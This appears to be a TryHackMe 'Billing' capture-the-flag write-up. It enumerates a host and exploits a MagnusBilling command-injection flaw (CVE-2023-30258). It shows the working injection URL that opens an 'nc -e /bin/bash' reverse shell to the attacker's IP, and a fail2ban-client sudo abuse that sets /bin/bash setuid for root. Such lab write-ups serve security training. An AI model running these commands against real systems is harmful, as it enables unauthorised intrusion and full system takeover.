
THM - Billing
Introduction
This writeup documents the penetration testing of the Billing machine from the TryHackMe platform. In this case I’ll exploit a vulnerable site with a LFI used as RCE to gain a reverse shell and privesc abusing a sudo binary. Note from the description: Bruteforcing is out of scope for this room.
Information Gathering
After identifying the target’s IP address, we need to enumerate as much information as possible about the host. A quick way to get a hint of the OS is checking the TTL value from a simple ping to a host on our local network. The whichSystem script can also be used for this purpose.
- TTL 64: Linux.
- TTL 128: Windows.
❯ ping -c 1 10.81.159.65
PING 10.81.159.65 (10.81.159.65) 56(84) bytes of data.
64 bytes from 10.81.159.65: icmp_seq=1 ttl=62 time=54.7 ms

--- 10.81.159.65 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 54.724/54.724/54.724/0.000 ms
In this case, it seems to be a Linux machine. Let’s perform some scans.
❯ nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.81.159.65 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-07 16:03 CET
Initiating SYN Stealth Scan at 16:03
Scanning 10.81.159.65 [65535 ports]
Discovered open port 22/tcp on 10.81.159.65
Discovered open port 3306/tcp on 10.81.159.65
Discovered open port 80/tcp on 10.81.159.65
Discovered open port 5038/tcp on 10.81.159.65
Completed SYN Stealth Scan at 16:03, 20.95s elapsed (65535 total ports)
Nmap scan report for 10.81.159.65
Host is up, received user-set (0.099s latency).
Scanned at 2026-01-07 16:03:32 CET for 21s
Not shown: 62849 closed tcp ports (reset), 2682 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack ttl 62
80/tcp   open  http    syn-ack ttl 62
3306/tcp open  mysql   syn-ack ttl 62
5038/tcp open  unknown syn-ack ttl 62

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 21.06 seconds
           Raw packets sent: 103000 (4.532MB) | Rcvd: 66159 (3.305MB)
❯ nmap -sCV -p22,80,3306,5038 10.81.159.65 -oN targeted
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-07 16:04 CET
Nmap scan report for 10.81.159.65
Host is up (0.055s latency).

PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 9.2p1 Debian 2+deb12u6 (protocol 2.0)
| ssh-hostkey:
|   256 91:46:50:92:ab:be:6c:18:1e:fb:81:0e:a0:f2:78:5d (ECDSA)
|_  256 ee:80:12:09:fa:2d:3a:3b:65:e0:22:9f:81:32:3b:86 (ED25519)
80/tcp   open  http     Apache httpd 2.4.62 ((Debian))
| http-title:             MagnusBilling
|_Requested resource was http://10.81.159.65/mbilling/
|_http-server-header: Apache/2.4.62 (Debian)
| http-robots.txt: 1 disallowed entry
|_/mbilling/
3306/tcp open  mysql    MariaDB 10.3.23 or earlier (unauthorized)
5038/tcp open  asterisk Asterisk Call Manager 2.10.6
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.91 seconds
Nmap found some open ports. The intrusion is probably going to be, or at least start, from port 80. You can Google the Apache or SSH version followed by “launchpad” to get a good hint about the OS. You can also check the blog’s Enumeration Cheat Sheet, which includes a table mapping service versions to possible operating system versions. We are facing an Debian Bookworm.
We can’t do much with the SSH service since we don’t have credentials yet. Now it’s time to enumerate the web server running on the port 80.
We see in nmap’s output a disallowed entry for robots.txt.
❯ whatweb http://10.81.159.65
http://10.81.159.65 [302 Found] Apache[2.4.62], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.62 (Debian)], IP[10.81.159.65], RedirectLocation[./mbilling]
❯ whatweb http://10.81.159.65/mbilling/
http://10.81.159.65/mbilling/ [200 OK] Apache[2.4.62], Country[RESERVED][ZZ], HTML5[applicationCache], HTTPServer[Debian Linux][Apache/2.4.62 (Debian)], IP[10.81.159.65], Script[text/javaScript,text/javascript], Title[MagnusBilling][Title element contains newline(s)!]


Nothing interesting in the source code. The Forgot your password? link requests an email address. Besides, I can confirm that bruteforcing is not the point of this machine.

Let’s fuzz some directories in the root directory of the web and /mbilling and see what’s inside of them.
❯ gobuster dir -u http://10.81.159.65 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.81.159.65
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/server-status        (Status: 403) [Size: 277]
Progress: 220557 / 220557 (100.00%)
===============================================================
Finished
===============================================================
❯ gobuster dir -u http://10.81.159.65/mbilling -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.81.159.65/mbilling
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/archive              (Status: 301) [Size: 323] [--> http://10.81.159.65/mbilling/archive/]
/resources            (Status: 301) [Size: 325] [--> http://10.81.159.65/mbilling/resources/]
/assets               (Status: 301) [Size: 322] [--> http://10.81.159.65/mbilling/assets/]
/lib                  (Status: 301) [Size: 319] [--> http://10.81.159.65/mbilling/lib/]
/tmp                  (Status: 301) [Size: 319] [--> http://10.81.159.65/mbilling/tmp/]
/LICENSE              (Status: 200) [Size: 7652]
/protected            (Status: 403) [Size: 277]
Progress: 220557 / 220557 (100.00%)
===============================================================
Finished
===============================================================
/mbilling/lib is the libraries directory where there are a bunch of PHP files, some JSON files and certificates used by a billing software called MagnusBilling.
MagnusBilling a powerful, open-source VoIP (Voice over IP) billing and softswitch system used by telecom providers to manage SIP trunks, call routing, user accounts…
As nmap showed, the MySQL service running MariaDB on the port 3306/tcp is active but can’t log into it. It seems that the service is denying our connection request because my IP isn’t allowed. There aren’t much more things to enumerate about this service.
❯ nc 10.81.159.65 3306
Host 'ip-192-168-135-33.eu-west-1.compute.internal' is not allowed to connect to this MariaDB server
❯ mysql -u root -h 10.81.159.65 -p
Enter password: ERROR 2002 (HY000): Received error packet before completion of TLS handshake. The authenticity of the following error cannot be verified: 1130 - Host 'ip-192-168-135-33.eu-west-1.compute.internal' is not allowed to connect to this MariaDB server
Finally, nmap showed Asterisk Call Manager 2.10.6.
The Asterisk Call Manager, more formally known as the Asterisk Manager Interface (AMI), is a powerful TCP/IP-based API that lets external applications connect to an Asterisk PBX (Private Branch Exchange) system to monitor events, issue commands (like originating calls or checking queue status), and control telephony functions in real-time, acting like a remote control for the Asterisk server.
Vulnerability Assessment
❯ searchsploit magnus
---------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                                    |  Path
---------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
MagnusSolution magnusbilling 7.3.0 - Command Injection                                                                            | multiple/webapps/52170.txt
---------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
# Exploit Title: MagnusSolution magnusbilling 7.3.0 - Command Injection
# Date: 2024-10-26
# Exploit Author: CodeSecLab
# Vendor Homepage: https://github.com/magnussolution/magnusbilling7
# Software Link: https://github.com/magnussolution/magnusbilling7
# Version: 7.3.0
# Tested on: Centos
# CVE : CVE-2023-30258


# PoC URL for Command Injection

http://magnusbilling/lib/icepay/icepay.php?democ=testfile; id > /tmp/injected.txt

Result: This PoC attempts to inject the id command.

[Replace Your Domain Name]
Exploitation

We can exploit this vuln both manually and using Metasploit. The vuln consist of a PHP file parameter icepay.php?democ=randomString that can be finished with ;, giving us the opportunity to execute any command in the system after it. Let’s try to get a reverse shell.
http://10.81.159.65/mbilling/lib/icepay/icepay.php?democ=testfile;%20nc%20-e%20/bin/bash%20192.168.135.33%20444
Post-Exploitation
TTY updrading:
❯ script /dev/null -c bash
❯ Ctrl+Z
❯ stty raw -echo; fg
❯ reset xterm
❯ export TERM=xterm
❯ export SHELL=bash
❯ stty rows 44 columns 185
I’m asterisk which is the user with web server privileges. The first flag it’s user.txt, so it might be in /home.
asterisk@ip-10-81-159-65:/home/magnus$ cat user.txt
***REDACTED***
asterisk@ip-10-81-159-65:/home/magnus$ sudo -l
Matching Defaults entries for asterisk on ip-10-81-159-65:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for asterisk:
    Defaults!/usr/bin/fail2ban-client !requiretty

User asterisk may run the following commands on ip-10-81-159-65:
    (ALL) NOPASSWD: /usr/bin/fail2ban-client
I noticed that asterisk can run the binary /usr/bin/fail2ban-client as root, since root is running the process.
asterisk@ip-10-81-159-65:/$ ps -aux | grep fail2ban
root        4572  0.0  0.7 177564 15440 ?        Sl   06:35   0:00 /usr/bin/python3 /usr/bin/fail2ban-server
Fail2Ban is an security tool that monitors log files for malicious activity, like repeated failed login attempts, and automatically banning the offending IPs using firewalls rules.
A jail is a configuration that define which logs to monitor, patterns to look for and the actions to perform when a pattern is matched. A jail example from /etc/fail2ban/jail.local would be:
[asterisk-iptables]
enabled  = true
filter   = asterisk
action   = iptables-allports[name=ASTERISK, port=all, protocol=all]
logpath  = /var/log/asterisk/messages
maxretry = 5
bantime = 600
The jail asterisk-iptables monitors the log file /var/log/asterisk/messages and checks for patterns defined the asterisk filter (/etc/fail2ban/filter.d/asterisk.conf). When those patterns are matched, it performs the action defined in the iptables-allports action (/etc/fail2ban/action.d/iptables-allports.conf). As a result, we can modify the action to perform when banning an IP.
Firstly, we clean all actions for this jail.
asterisk@ip-10-81-159-65:/$ sudo /usr/bin/fail2ban-client get asterisk-iptables actions
The jail asterisk-iptables has the following actions:
iptables-allports-ASTERISK
Secondly, we modify the command to execute for actionban defined in the iptables-allports-ASTERISK action.
asterisk@ip-10-81-159-65:/$ sudo /usr/bin/fail2ban-client set asterisk-iptables action iptables-allports-ASTERISK actionban 'chmod +s /bin/bash'
asterisk@ip-10-81-159-65:/$ sudo /usr/bin/fail2ban-client get asterisk-iptables action iptables-allports-ASTERISK actionban
The final step is banning an IP for the asterisk-iptables jail, which will execute the command for actionban defined in the iptables-allports-ASTERISK action.
asterisk@ip-10-81-159-65:/$ sudo /usr/bin/fail2ban-client set asterisk-iptables banip 1.1.1.1
asterisk@ip-10-81-159-65:/$ ls -l /bin/bash
-rwsr-sr-x 1 root root 1265648 Apr 18  2025 /bin/bash
asterisk@ip-10-81-159-65:/$ bash -p
bash-5.2# cat /root/root.txt
***REDACTED***